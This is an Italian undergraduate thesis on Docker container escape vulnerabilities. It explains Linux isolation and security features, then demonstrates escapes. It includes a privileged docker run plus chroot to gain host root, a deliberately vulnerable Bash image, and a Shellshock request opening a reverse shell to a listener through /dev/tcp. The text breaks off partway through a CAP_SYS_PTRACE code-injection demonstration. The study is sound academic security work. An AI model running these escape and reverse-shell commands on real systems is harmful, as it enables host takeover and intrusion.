

Dipartimento di Ingegneria

Corso di laurea in Ingegneria Informatica

Classe n. L-8

Vulnerabilità di Fuga da Docker

Candidato: Relatore:

Giorgio Chirico Chiar.mo Stefano Paraboschi

Matricola n. 1068142

Anno Accademico 2022/2023

ABSTRACT

I container sono degli ambienti di lavoro e di runtime virtualizzate, divenuti popolari per la loro leggerezza, flessibilità, portabilità e la capacità di fornire sistemi isolati senza bisogno di hypervisor.

I container si basano sul sistema operativo ospitante, ragion per cui tra host e container non vi è una completa separazione degli spazi d'indirizzi: senza le dovute misure di sicurezza, dunque, può aprirsi la possibilità di una escalation dei privilegi sulla macchina ospitante a partire dal container.

Docker è un framework popolare per la gestione dei container: semplifica l'interazione fra sviluppatori e container, permettendo la "containerizzazione" delle applicazioni tramite comandi di alto livello.

In questa tesi viene proposta un'illustrazione variegata di contesti di vulnerabilità atti a dimostrare, per mezzo di codici realizzati nei linguaggi Python, C, Bash, la possibilità di fuga da container, con lo scopo di aprire una riflessione su determinate vulnerabilità del framework Docker e le forme di mitigazione adoperabili.

INDICE DEI CONTENUTI

			pagina
1	INTRO	DUZIONE	1
	1.1 Cor	ntainer	1
	1.1.1	Container Management Framework	1
	1.2 Isol	amento processi in Linux	2
	1.2.1	Spazi d'indirizzi	2
	1.2.2	Gruppi di controllo	2
	1.3 Sico	urezza Linux	3
	1.3.1	Capability	3
	1.3.2	Seccomp	3
	1.3.3	Linux Security Modules	4
	1.4 Doc	cker	5
	1.4.1	Architettura	5
	1.4.2	Isolamento dei container	6
	1.4.3	Immagini	8
	1.4.4	Filesystem del container	9
	1.4.5	Networking	10
	1.4.6	Sicurezza dei container	11
	1.5 Cor	ntainer Escape Vulnerability	12
2	IMPLE:	MENTAZIONE	14
	2.1 Acc	cesso non privilegiato a Docker	14
	2.2 Imr	nagine vulnerabile	15
	2.2.1	Shellshock	15
	2.3 Mis	sconfigurazione tramite CAP_SYS_PTRACE	17
	2.4 Abu	uso di User Mode Helper	20
	2.4.1	Abuso del cgroup-v1 release_agent	20
	2.4.2	Abuso del core_pattern	22
	2.5 Abu	uso dei symlink di processo	24
	2.5.1	Abuso del symlink "root"	25
	2.5.2	Abuso del processo "runC init"	27
	2.6 Abı	uso del socket di Docker	30

2.6.1 Sc	cript dockerio.py	30
2.6.2 Al	buso socket UNIX con dockerio.py	31
2.6.3 Al	buso socket TCP con dockerio.py	32
2.7 Abı	uso delle vulnerabilità kernel	34
2.7.1	Abuso dei namespace non privilegiati	34
2.7.2	Dirty Pipe	36
2.8 Mit	tigazioni del rischio	40
2.8.1	Rimappatura utenti	41
2.8.2	SELinux Type Enforcement	41
2.8.3	Analisi statica	42
2.8.4	Auditing	42
2.8.5	User Mode Helper statico	43
2.8.6	Docker rootless mode	43
2.8.7	Kata container	43
RIFERIMEN	NTI	45

INDICE DELLE FIGURE

Pag	șina
Figura 1: unshare syscall di containerd	6
Figura 2: estrazione PID task containerizzata	7
Figura 3: confronto ns processo container e shell su host	8
Figura 4: OverlayFS in Docker [28]	9
Figura 5: dimostrazione abuso binary docker	. 14
Figura 6: snippet Dockerfile Shellshockable	. 15
Figura 7: dimostrazione shellshock	16
Figura 8: dimostrazione abuso CAP_SYS_PTRACE	18
Figura 9: funzioni definite in ptrace_infect.py	. 19
Figura 10: script cgesc.sh	21
Figura 11: dimostrazione abuso release_agent	. 22
Figura 12: corepatesc.sh	23
Figura 13: programma runme.sh	24
Figura 14: dimostrazione abuso core_pattern	. 24
4. Figura 15: abuso root symlink	. 26
Figura 16: ciclo iterativo in brute.c	. 26
Figura 17: script intercept.sh	. 28
Figura 18: snippet di codice in runCescape.c	. 28
Figura 19: scenrio successo runCescape	. 29
Figura 20: scenario fallimento runCescape	. 29
Figura 21: interfaccia UnixAdapter	. 31
Figura 22: Dockerfile di python_env:1	. 31
Figura 23: fuga con socket UNIX	. 32
Figura 24: fuga con socket TCP	. 33
Figura 25: release_agent scrivibile nel cgroup radice	35
Figura 26: dimostrazione con unpriv_userns_esc	36
Figura 27: script cgesc.sh	36
Figura 28: scrittura di un pipe_buff [72]	. 37
Figura 29: snippet di codice da loc privesc dirtypipe.c	. 39

Figura 30: www-data sovrascrive runC con Dirty Pipe	40
Figura 31: funzionamento kata-runtime [85]	44

1 INTRODUZIONE

1.1 Container

Un container [1] è una tecnologia software che permette la veloce creazione, configurazione e attivazione di sistemi operativi o ambienti di sviluppo di applicativi sia desktop che cloud. Punto di forza dei container è la loro leggerezza e indipendenza dalla piattaforma su cui vengono creati ed eseguiti: per mezzo di configurazioni pre-impacchettate, dette immagini [2], è possibile la costruzione di ambienti di programmazione ed esecuzione completi, dotati di tutte le dipendenze necessarie allo sviluppo di un certo codice o all'esecuzione di un certo applicativo.

I container forniscono, rispetto all'host, un minimo grado di isolamento dei processi attivi al loro interno grazie ai cosiddetti "spazi di indirizzi" (anche detti *namespace*), feature del kernel che permette la virtualizzazione di specifici gruppi di risorse [3]: in tal modo, processi interni al container creato "non hanno idea" di essere parte di un sottospazio dell'host.

L'isolamento offerto dai container non è totale: mentre lo spazio utente viene interamente astratto, lo spazio kernel è lo stesso dell'host. Questa è un'importante differenza rispetto alle macchine virtuali, oltre al fatto che quest'ultime hanno un maggiore overhead in fase d'esecuzione.

1.1.1 Container Management Framework

Esistono diversi framework per la gestione dei container, attraverso riga di comando o gestore applicativo. Generalmente, questi framework si distinguono in base al controllore o all'owner dei componenti del framework.

In base al controllo, si ha un framework *daemon-based* se il controllo delle richieste d'interazione con l'ambiente, i container e le immagini è gestito da un controllore centrale, detto "demone"; in caso contrario, il framework si dice *daemonless*. Un esempio di framework *daemon-based* è il framework Docker, mentre un esempio di framework *daemonless* è il framework Podman [4].

In base all'owner dei componenti, si può distinguere il framework in *root* o *rootless* a seconda se l'owner sia rispettivamente l'utente con massimi privilegi del sistema operativo ospitante, detto root, oppure un utente non privilegiato.

1.2 Isolamento processi in Linux

Linux mette a disposizione diverse feature per l'esecuzione isolata di gruppi di processi, al fine di limitare l'accesso alle risorse di sistema o fornire un ambiente di runtime virtualizzato.

1.2.1 Spazi d'indirizzi

Gli spazi d'indirizzi, anche detti *namespace*, sono una caratteristica del kernel Linux: hanno il compito di isolare le risorse di un certo gruppo di processi dalle risorse di altri gruppi di processi [3].

Prendendo come esempio il caso specifico dei container, i namespace sono responsabili dell'ambiente percepito dai processi interni al container: attraverso la virtualizzazione di un determinato gruppo di risorse host, ciascun namespace contribuisce alla creazione di un nuovo ambiente di lavoro astratto, dove i processi del container vivono confinati. In tal modo, i processi interni al container non possono percepire altri processi esterni al container, né accedere a risorse non definite dai namespace.

Quando un certo namespace è condiviso con l'host, i processi fannono riferimento alle stesse risorse usate sull'host: se, per esempio, il gruppo di processi interni a un container non ha lo user namespace separato dall'host, allora l'utente root (UID 0) ed il gruppo root (GID 0) presenti nel container sono rispettivamente lo stesso utente e lo stesso gruppo definiti e utilizzati sull'host.

1.2.2 Gruppi di controllo

Questa funzionalità, offerta dal kernel Linux, permette la creazione di gruppi di controllo, detti anche *cgroup*, atti a limitare e gestire in maniera gerarchica un certo gruppo di risorse quali CPU, uso della memoria, risorse network e operazioni I/O su dispositivi di blocco, per uno specifico gruppo di processi [5].

In systemd, i cgroup sono organizzati in elementi detti unit [6]:

 Service unit: consente il raggruppamento di più processi in un unico elemento di gestione;

- *Scope unit*: permette di raggruppare processi creati esternamente, come container, sessioni utente, macchine virtuali;
- *Slice unit*: organizzano la gerarchia delle service unit e scope unit. Le slice sono a loro volta organizzate in una gerarchia. Soffermandosi sulle slice, il sistema organizza in default quattro slice principali:
 - o La slice radice, -.slice;
 - o La slice per le macchine virtuali e container, machine.slice;
 - o La slice per le sessioni utente, user.slice;
 - o La slice per tutti i service di sistema, system.slice.

Un qualsiasi processo può accedere ai propri cgroup seguendo il percorso /proc/self/cgroup [7]. Dall'host, è possibile visionare la gerarchia dei gruppi di controllo al percorso /sys/fs/cgroup.

1.3 Sicurezza Linux

Durante il controllo dei permessi, i sistemi UNIX e derivati, come Linux, distinguono generalmente due tipi di processo: i processi privilegiati (o "processi root", UID=0), aventi pieni permessi di accesso, e i processi non privilegiati (con UID≠0), sottoposti a un controllo dei permessi da parte delle strutture di sicurezza del kernel [8].

1.3.1 Capability

Dalla versione 2.2 di Linux, i thread di processi non privilegiati hanno la possibilità di accedere a determinate risorse privilegiate per mezzo delle capability: unità di privilegio tradizionalmente associate a processi root [8]. Per esempio, la capability CAP_SYS_TIME permette ad un processo non privilegiato di impostare l'orologio di sistema.

1.3.2 Seccomp

Il Secure Computing mode o Seccomp è uno strumento di sandboxing, integrato nel kernel dalla versione 2.6.12 [9].

Quando Seccomp è attivo su un processo, vengono consentiti ai suoi thread un limitato numero di syscall: read, write, exit, sigreturn. Le versioni più recenti di Seccomp adottano il Berkeley Packet Filter per favorire una maggiore flessibilità nelle restrizioni: è possibile creare delle blacklist o whitelist per esplicitare, rispettivamente, le syscall proibite o le syscall consentite all'interno del processo.

1.3.3 Linux Security Modules

Il Linux Security Modules [10] è un framework che integra diversi sistemi di sicurezza basati sul paradigma Mandatory Access Control, cioè sistemi che applicano restrizioni d'accesso alle risorse per mezzo di policy: due esempi sono SELinux e AppArmor.

SELinux segue il funzionamento label-based: estende le ACL di ogni file di sistema aggiungendo un tag con la forma 'user:role:type:Level' [11]:

- *User*: l'utente della policy che ha accesso a delle specifiche "Role", con un particolare "Level". Ogni utente Linux è mappato a un utente SELinux corrispondente, tramite una policy SELinux;
- Role: ereditabili, danno l'autorizzazione a certi "Type";
- *Type*: riferiti a oggetti del filesystem o tipi di processo (quest'ultimi, nello specifico, sono anche detti domini), servono alle policy SELinux per specificare come un certo "Type" può accedere ad altri "Type";
- Level: opzionale, livello di confidenzialità dell'informazione secondo il modello Bell-LaPadula, usato se SELinux è in modalità MLS (Multy-Layer Security) o MCS(Multy-Category Security). Queste modalità sono combinabili.

SELinux ha tre modalità di gestione delle policy: *Enforcing*, *Permissive*, *Disabled*, la cui risposta a un accesso interdetto corrisponde rispettivamente a blocco, stampa d'avvertimento, indifferenza.

Un'alternativa popolare a SELinux è rappresentata da AppArmor, presente di default nei sistemi come OpenSUSE e Debian-based [12].

Le policy di AppArmor sono delle whitelist che definiscono i privilegi con cui il processo può accedere alle risorse di sistema e ad altri processi, garantendo così una forma di protezione verso il processo, oltre al controllo del suo comportamento [13].

AppArmor organizza le policy in profili: ciascun profilo basa il proprio controllo su un determinato dominio, come un applicativo, un utente o l'intero sistema.

Ogni profilo può agire in tre modalità: *enforced*, *complain* o *unconfined*, dove la trasgressione del profilo causa, rispettivamente, il blocco, il logging, o l'esecuzione incondizionata dell'operazione [14].

I profili usano le *rule* per definire l'accesso a determinate capability, risorse network, files: tali *rule* sono applicate a insiemi di percorsi file per mezzo di espressioni regolari [15].

1.4 Docker

Docker è un framework open-source, sviluppato dalla Docker Inc., per lo sviluppo e l'impiego di container basati su kernel Linux [16]. Offre una gestione di alto livello dei container, sia da riga di comando che da applicativo desktop.

1.4.1 Architettura

Docker è daemon-based e, di base, root. Esso è sviluppato come un'architettura clientserver dove la comunicazione tra clienti e controllore, basata su HTTP, è gestita in maniera stateless per mezzo di una API esposta, la quale segue un formato standard specificato nella documentazione della Docker API [17], conforme alle regole REST.

Di base, l'architettura Docker è così costituita:

- lato client, la *Docker CLI*: interfaccia a riga di comando per interagire col framework Docker per mezzo di richieste HTTP;
- lato server, *Docker Engine*: una API RESTful che risponde alle richieste della Docker CLI e gestisce il sistema Docker;
- sul cloud, le Registry: repository di immagini a cui il framework, anche automaticamente, fa richiesta per ricevere le immagini mancanti in locale, o su cui è possibile salvare, con un proprio account, le proprie immagini.

Riguardo al Docker Engine, risultano fondamentali le componenti che seguono:

- dockerd [18]: anche detto Docker Daemon, resta in ascolto di default su un socket UNIX, in attesa di richieste conformi all'API di Docker. Ha ruolo di controllore centrale per l'intero sistema Docker: gestisce gli oggetti Docker quali immagini, container, volumi, network e i task di alto livello quali, ad esempio, login, build, inspect, pull. Può essere posto in ascolto su un socket TCP;
- containerd [19]: il Container Daemon, gestisce la runtime del container. La maggior parte delle interazioni a basso livello sono gestite da un componente al suo interno, chiamato runC;
- *runC* [20]: una runtime indipendente che garantisce la portabilità dei container conformi agli standard. Tra le sue caratteristiche, spicca il supporto nativo per tutti

i componenti di sicurezza Linux come, ad esempio, AppArmor, Seccomp, cgroup, capability. Ha completo supporto dei Linux namespace, inclusi user namespace: è responsabile della creazione dei namespace ed esecuzione dei container. In particolare, runC è invocata da un processo shim di containerd, invocato da una apposita API e responsabile dell'intero ciclo di vita del container [21].

1.4.2 Isolamento dei container

Gli spazi d'indirizzi vengono creati in fase di inizializzazione del container dal componente runC. Più nel dettaglio, runC esegue la syscall *unshare* per la creazione dei namespace interni al container [22], poi effettua una fork del processo di init (PID 1) all'interno del container.

Essendo runC componente di containerd, è possibile ottenere la traccia delle syscall necessarie alla creazione dei namespace applicando il comando strace su containerd. In particolar modo, si può notare l'impostazione dei flag di *unshare* (Figura 1) per la creazione di nuovi spazi d'indirizzi del container come, ad esempio, CLONE_NEWPID [23], responsabile della creazione del nuovo pid namespace, ovvero lo spazio d'indirizzi che permette una numerazione PID indipendente dalla numerazione PID "reale" sull'host.

```
6146 prctl(PR_SET_NAME, "runc:[1:CHILD]") = 0
6141 <... close resumed>) = 0
6146 unshare(CLONE_NEWNS|CLONE_NEWUTS|CLONE_NEWIPC|CLONE_NEWNET|CLONE_NEWPID <unfinished ...>
6141 read(9, <unfinished ...>
6146 <... unshare resumed>) = 0
```

Figura 1: unshare syscall di containerd

Un modo più diretto per verificare la separazione degli spazi d'indirizzi è realizzabile confrontando una shell generata dallo spazio host con un processo in loop originato dal namespace di un container.

Come esempio, è stato avviato un container dove, al suo interno, si è posto in background il processo watch ps ax, comando che aggiorna ogni 2 secondi l'output di ps ax. Si utilizza il comando ps per ottenere il PID del task creato, sia nel container che su host: mentre nel container tale processo ha PID 11, il PID estratto dalla shell host risulta avere PID 5149 (Figura 2).

Figura 2: estrazione PID task containerizzata

Attraverso il filesystem /proc è possibile visionare le informazioni relative a un certo processo analizzando il contenuto della directory nominata col suo PID [7]: tra i contenuti della directory di processo vi è la sottodirectory ns, contenente i riferimenti ai suoi namespace. Visualizzando le informazioni dei file contenuti in ns è possibile distinguere i namespace relativi al processo, la cui identità è definita dall'inode mostrato tra le parentesi quadre [3].

Comparando il contenuto della directory *ns* prima del processo creato nel container, poi della shell generata dal namespace host, è possibile distinguere quali namespace di un container Docker risultano indipendenti dal sistema operativo ospitante e quali non (Figura 3): in condizioni di default, risultano isolati i namespace ipc, mnt, net, pid, uts.

Il namespace cgroup risulta condiviso o meno se è attivo sul sistema, rispettivamente, la versione cgroup v1 o la versione cgroup v2 [24].

Il cgroup attivo determina, inoltre, il cgroup driver di Docker, che in cgroup v1 è il cgroupfs /docker, mentre in cgroup v2 è la slice di sistema system.slice. Di default, i cgroup driver sono creati sotto il cgroup root (il cgroup driver "/").

Tramite comando, è possibile configurare i namespace del container e i cgroup in fase d'inizializzazione del container: ad esempio, aggiungendo al comando docker run opzioni come --pid o --memory [25].

```
root@host:/# ls -l /proc/5149/ns
lrwxrwxrwx 1 root root 0 lug 19 15:35 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 ipc -> 'ipc:[4026532257]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 mnt -> 'mnt:[4026532255]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 net -> 'net:[4026532260]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 pid -> 'pid:[4026532258]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 pid for children ->
'pid:[4026532258]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 time for children ->
'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 lug 19 15:35 uts -> 'uts:[4026532256]'
root@host:/# ls -l /proc/$$/ns
totale 0
lrwxrwxrwx 1 root root 0 lug 19 15:37 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 net -> 'net:[4026531992]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 pid for children ->
'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 time for children ->
'time:[4026531834]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 lug 19 15:37 uts -> 'uts:[4026531838]'
```

Figura 3: confronto ns processo container e shell su host

1.4.3 Immagini

Ogni container Docker è creato sulla base di un oggetto Docker detto *immagine*: una configurazione read-only contenente le dipendenze necessarie alla creazione dell'ambiente runtime del container.

Le immagini sono strutturate in layer che, creati in successione, aggiungono file, directory, librerie, informazioni di configurazione all'ambiente.

Docker dà la possibilità agli sviluppatori di creare nuove immagini personoalizzate a partire da un'immagine pre-esistente grazie al Dockerfile, un file di configurazione per la progettazione di immagini. In un Dockerfile, è possibile utilizzare istruzioni con sintassi specifica come FROM per "importare" un'immagine base, RUN per eseguire comandi, USER per selezionare l'utente attivo nell'esecuzione delle istruzioni e, successivamente, nel container [26].

Per completare la realizzazione dell'immagine, la Docker CLI mette a disposizione il comando docker build [27].

1.4.4 Filesystem del container

Il filesystem montato nel container Docker è, di default, un *union mount filesystem* basato su una feature chiamata OverlayFS [28] [29], presente nel kernel Linux dalla versione 4.0. Il filesystem di un container Docker è formato da tre livelli (Figura 4):

- lowerdir: livello read-only del filesystem;
- *upperdir*: livello scrivibile del filesystem;
- *merged*: risultato dalla procedura di *union mount* dei precedenti livelli, viene montato nel container. Esso contiene i riferimenti per ogni elemento presente in *upperdir* ed ogni elemento presente in *lowerdir* ma assente in *upperdir*.




Figura 4: OverlayFS in Docker [28]

La creazione del filesystem del container segue un meccanismo Copy-On-Write: viene creato un layer scrivibile dedicato al container, dove il livello *upperdir* è rappresentato dalla directory *diff* e il livello *merged* da una directory omonima. La *lowerdir* è costituita dai layer dell'immagine adottata, dei quali il container memorizza i riferimenti simbolici [30].

Dalla versione 23.0.0 del Docker Engine, il driver di archiviazione predefinito è *overlay2*: si è sostituito a *overlay* introducendo vantaggi quali il supporto nativo di *lowerdir* composte fino a 128 layer.

Se si provasse a creare un file o modificare un file read-only, il file risultante verrebbe creato nella directory *upperdir* e referenziato nella directory *merged*, mentre la cancellazione di un elemento read-only causerebbe l'eliminazione del riferimento dalla directory *merged*, mentre verrebbe creato un file corrispondente a un "segnaposto" nella directory *upperdir*.

Mentre il filesystem del container è generalmente volatile, Docker mette a disposizione dei meccanismi di memorizzazione persistente detti volumi, che permettono di montare all'interno del container una directory dell'host, offrendo diversi vantaggi come la facilità di backup, migrazione, condivisione e interoperabilità [31].

Quando si esegue il comando docker run, è possibile montare un volume all'interno del container aggiungendo l'opzione -v e specificando, in successione, il percorso su host indicante il volume da montare, il percorso nel filesystem del container indicante il punto di mount e, opzionalmente, il flag ro qualora si volesse rendere non scrivibile il volume montato.

1.4.5 Networking

Docker inserisce i container in una rete dedicata.

Le network stesse sono degli oggetti Docker: la Docker CLI mette a disposizione il comando docker network per la creazione, rimozione, gestione di queste [32].

L'installazione di Docker Engine offre tre network predefinite:

- Network *none* [33]: i container all'interno di questa rete non hanno un IP assegnato, ma solo l'indirizzo di loopback. Pertanto, non hanno alcuna possibilità di operare in rete.
- Network *host* [34]: l'intero stack network dell'host sarà condiviso con i container che partecipano a questa rete;
- Network *bridge* [35]: di default, i container sono inseriti qui. l'indirizzo IP di rete è, di norma, 172.17.0.0, con submask 255.255.0.0. L'indirizzo 172.17.0.1 viene assegnato all'interfaccia host docker0, che assume il ruolo di bridge della network.

Ogni container all'interno della network ha un'interfaccia "veth" collegata al bridge della propria network.

Per i container all'interno della network *bridge* è possibile comunicare con l'host in maniera bidirezionale, comunicare con altri container e raggiungere le reti esterne alla macchina. I container rimangono comunque irraggiungibili, se non per mezzo di una porta associata con l'host.

Le network in Docker hanno un server DNS incorporato che permette ai container di risolvere i nomi degli altri container per raggiungerli, anziché usare il loro IP. Risulta inoltre possibile creare dei bridge tra le network per permettere a queste di comunicare tra loro, inserire firewalls e server proxy [36].

La Docker CLI permette di selezionare la rete in cui inizializzare il container con il comando docker run --net [37].

1.4.6 Sicurezza dei container

Docker possiede dei profili di default per Seccomp e AppArmor, applicati ai container in esecuzione quando non viene specificata un'altra policy. La Docker CLI offre l'opzione --security-opt per applicare una policy personoalizzata o disattivare Seccomp, specificando --security-opt seccomp=unconfined [25].

Normalmente, i container Docker vengono eseguiti come processi dotati di un set limitato di capability, ma è possibile rimuovere o aggiungere tutte le capability messe a disposizione dal kernel. Per esempio, la Docker CLI permette l'inizializzazione di container privilegiati, dotati di ogni capability e non confinati dai controlli del LSM, usando l'opzione --privileged, mentre è possibile aggiungere o rimuovere capability usando rispettivamente le opzioni --cap-add e --cap-drop.

Esiste una policy SELinux ad-hoc per Docker [38], il cui supporto può essere attivato dal demone dockerd tramite il flag —selinux—enabled [18].

1.5 Container Escape Vulnerability

Questa vulnerabilità descrive generalmente la capacità di un utente malevolo di poter effettuare azioni privilegiate sull'host a partire da un container.

Per Docker, possiamo generalmente individuare tre scenari d'attacco:

- Attacco esterno, allo scopo di penetrare i servizi esposti in rete;
- Accesso a un container compromesso, dov'è possibile sfruttare le prorietà d'ambiente per raggiungere l'host;
- Insider malevolo: un utente di sistema non privilegiato che tenta di accedere a privilegi non previsti dal suo profilo.

Un container Docker presenta vulnerabilità ad attacchi esterni quando è possibile, dalla rete esterna, individuare le vulnerabilità per mezzo di testing sui servizi esposti: a seguito di questa prima fase, detta *enumerazione* [39], si può aprire la possibilità di un accesso imprevisto al container, detto *initial foothold* [40].

Lo studio dell'ambiente containerizzato può far emergere determinate caratteristiche che l'attaccante può sfruttare per ottenere l'accesso a risorse di privilegio superiore, cioè una elevazione dei privilegi (o vertical privilege escalation, [41]).

Relativamente alla macchina ospitante, un'elevazione dei privilegi massima risulta nell'accesso completo ad ogni risorsa root di sistema.

L'elevazione dei privilegi può costituire obiettivo anche per gli utenti non privilegiati di sistema, purché Docker sia accessibile senza necessità di privilegi.

Non tutti gli attacchi hanno le stesse caratteristiche: mentre l'abuso di risorse può essere una strategia di lungo termine e difficile da individuare, l'interruzione del servizio Docker è rilevabile in fretta, con alto impatto a breve termine.

2 IMPLEMENTAZIONE

2.1 Accesso non privilegiato a Docker

Far parte del gruppo docker permette l'utilizzo di Docker senza necessariamente far parte del file "Sudoers", il file dei super user [42].

Si ipotizzi che un insider malevolo voglia acquisire il ruolo di utente root sull'host: perché ciò sia possibile, l'attaccante deve far parte del gruppo "docker" e avere accesso al binario "docker" della Docker CLI.

Come primo passo, si crea un container dalla Docker CLI utilizzando il comando docker run -it -v /:/host --privileged --pid=host --net=host, così da ottenere un container privilegiato, dotato di interfaccia network e namespace pid dell'host, con la directory radice del filesystem host montata al percorso /host. Si può aggiungere inoltre il flag --rm, così da rimuovere ogni risorsa relativa al container una volta terminata la sua esecuzione.

Il secondo passo richiede l'attivazione della syscall *chroot*, utilizzabile grazie alla capability CAP_SYS_CHROOT: questa syscall cambia il riferimento base per la risoluzione dei percorsi file all'interno del container. Specificando come argomento di chiamata il volume montato all'interno del container, /host, verrà preso come riferimento base la directory radice di sistema. Ne risulterà una shell interattiva sul filesystem dell'host, con propagazione permanente delle modifiche e privilegi root (Figura 5).

```
dev@host:~$ docker run -it -v /:/host --rm --privileged --pid=host \
> --net=host alpine sh

/ # chroot /host

root@host:/# touch /rootfile
root@host:/# exit

/ # exit

dev@host:~$ cd /
dev@host:/$ ls -all rootfile
-rw-r--- 1 root root 0 8 lug 11.05 rootfile
dev@host:/$ rm rootfile
rm: rimuovere il file regolare vuoto protetto dalla scrittura
'rootfile'? s
rm: impossibile rimuovere 'rootfile': Permesso negato
```

Figura 5: dimostrazione abuso binary docker

2.2 Immagine vulnerabile

Le immagini possono esporre gli applicativi containerizzati a vulnerabilità dovute a una configurazione del sistema fornito dall'immagine: questo può verificarsi, ad esempio, quando l'immagine (o la sua immagine di base) fa uso di componenti di versione obsoleta o deprecata [43].

Se il container esponesse i suoi servizi alla rete esterna, le vulnerabilità del container dovute all'immagine adottata potrebbero permettere un initial foothold: ciò non apre necessariamente la possibilità di una escalation dei privilegi sull'host, a meno che non si tratti di un container compromesso.

2.2.1 Shellshock

Un bug che riguarda Bash di versione inferiore alla 4.3 causa l'esecuzione arbitraria di comandi, qualora i comandi vengano assegnati come valore ad una variabile di sistema [44]: tale bug è noto come Shellshock o Bashdoor.

Se l'applicazione in rete fa uso di una certa configurazione, per esempio esponendo i contenuti tramite CGI o facendo uso di OpenSSH con SSHD, è possibile il footholding da parte di un attaccante esterno.

Per la dimostrazione, si è ricreato tramite Dockerfile un Apache Web Server che serve i contenuti tramite CGI, usando Bash di versione 4.1 (Figura 6): l'immagine associata si chiamerà Shellshockable.

```
#attiva moduli CGI
RUN a2enmod cgid
# bash vulnerabile
RUN wget
https://snapshot.debian.org/archive/debian/20140304T040604Z/pool/main/
b/bash/bash_4.1-3_amd64.deb --no-check-certificate
RUN dpkg -i bash_4.1-3_amd64.deb
EXPOSE 80
ENTRYPOINT ["/usr/sbin/apache2"]
CMD ["-D", "FOREGROUND"]
```

Figura 6: snippet Dockerfile Shellshockable

Per esporre il servizio alla rete esterna, viene effettuata l'associazione della porta TCP 80 del container con una porta TCP 80 sull'interfaccia host.

Per sfruttare Shellshock, l'attaccante usa cURL per inviare una richiesta HTTP ai contenuti presenti nel percorso /cgi-bin/ del sito: nella richiesta, le variabili header sono eseguite dalla Bash come codice arbitrario, accodando codice Bash alla funzione vuota "() { :; };".

Essendo il container in comunicazione con l'ambiente esterno, è possibile chiedergli di aprire una comunicazione con un host remoto inserendo in un header della richiesta, ad esempio l'header "Cookie", un'espressione Bash per aprire una reverse shell, ovvero una redirezione del flusso di input, output ed errore (rispettivamente, i file 0,1,2) verso la porta di un'interfaccia dell'host attaccante, dove vi è in attesa un processo predisposto ad accettare sessioni shell remote, come Netcat [45].

Si otterrà così una Bash nel container in qualità di utente www-data, ovvero l'utente non-root definito in Apache per servire i contenuti (Figura 7).

```
-terminale1
root@host:/# nc -nlvp 445
Listening on 0.0.0.0 445
--terminale2
root@host:/# docker run -dp 80:80 shellshockable:1
7aa5964552244
<mark>root@host:/#</mark> curl localhost/cgi-bin/shockme.cgi
Regular, expected output
root@host:/# curl -H "Cookies: () { :; }; /bin/bash -i >& \
/dev/tcp/10.0.2.15/445 0>&1 2>&1" localhost/cgi-bin/shockme.cgi
--terminale1 riceve una connessione
Connection received on 172.17.0.2 35720
bash: no job control in this shell
www-data@7aa596455224:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 7: dimostrazione shellshock

2.3 Misconfigurazione tramite CAP_SYS_PTRACE

Assegnare troppe capability ad un certo container Docker può portare alla configurazione di un container compromesso.

La seguente dimostrazione vuole illustrare uno scenario dove un container ha abilitato CAP_SYS_PTRACE, capability che permette il tracciamento e debugging dei processi in esecuzione entro i namespace del container, per mezzo della syscall *ptrace*.

A partire dalla versione 3.4 del kernel Linux, è stato introdotto nel LSM il modulo Yama [46] [47], il quale integra una forma di protezione dall'abuso di *ptrace* predefinendo dei limiti al campo d'azione di questo. Si può considerare l'esempio di Ubuntu che, a partire dalla versione 10.10, consente l'uso di *ptrace* solo verso i processi figli [48].

Si prenda quindi come riferimento un sistema operativo host Ubuntu superiore alla versione 10.10: dall'interno di un container, per tracciare i processi figli sarebbe necessario consentire la syscall ptrace, la cui esecuzione è bloccata da Seccomp e AppArmor. Per semplicità, si decida quindi di disattivare i controlli di Seccomp e AppArmor, così da togliere le restrizioni su ptrace.

Per effettuare un debug, ptrace ha bisogno di agganciarsi ad un processo di cui è specificato il PID: se il pid namespace fosse condiviso con l'host, risulterebbe possibile dall'interno di un container la visualizzazione di tutti i processi del namespace host, ma sarebbe possibile l'aggancio dei soli processi aventi stesso UID del processo tracciante.

Per ottenere il ruolo di root sulla macchina, quindi, occorre che l'utente attivo all'interno del container sia root, con UID 0.

Intercettando un processo attivo sull'host, come potrebbe essere un processo server, è possibile iniettare del codice malevolo con istruzioni compilate in linguaggio macchina, così da dirottare l'esecuzione regolare delle istruzioni ed imporre la creazione di un processo che resti in attesa di una connessione remota su una determinata porta host.

Noto l'indirizzo dell'interfaccia host, si può accedere al sistema operativo ospitante in qualità di utente root (Figura 8).

```
assunto: utente sudoer "dev" ha un processo server privilegiato
root@ubuntu-bionic:/# docker run -dit --rm --cap-add=SYS PTRACE \
> --security-opt apparmor=unconfined --security-opt seccomp=unconfined
--pid=host python:3.8 bash
fb7e97fb73cf057f445c717464bedf5998f8ee216e4c5a08b405aebc1d04fddb
root@ubuntu-bionic:/# docker cp ptrace infect.py fb7e:/
root@ubuntu-bionic:/# docker exec -it fb7e bash
root@fb7e97fb73cf:/# ps a | grep http
         S+ 0:00 python3 -m http.server 8080
7340 ?
7743 pts/0 S+
                    0:00 grep http
root@fb7e97fb73cf:/# python3 ptrace infect.py 7340
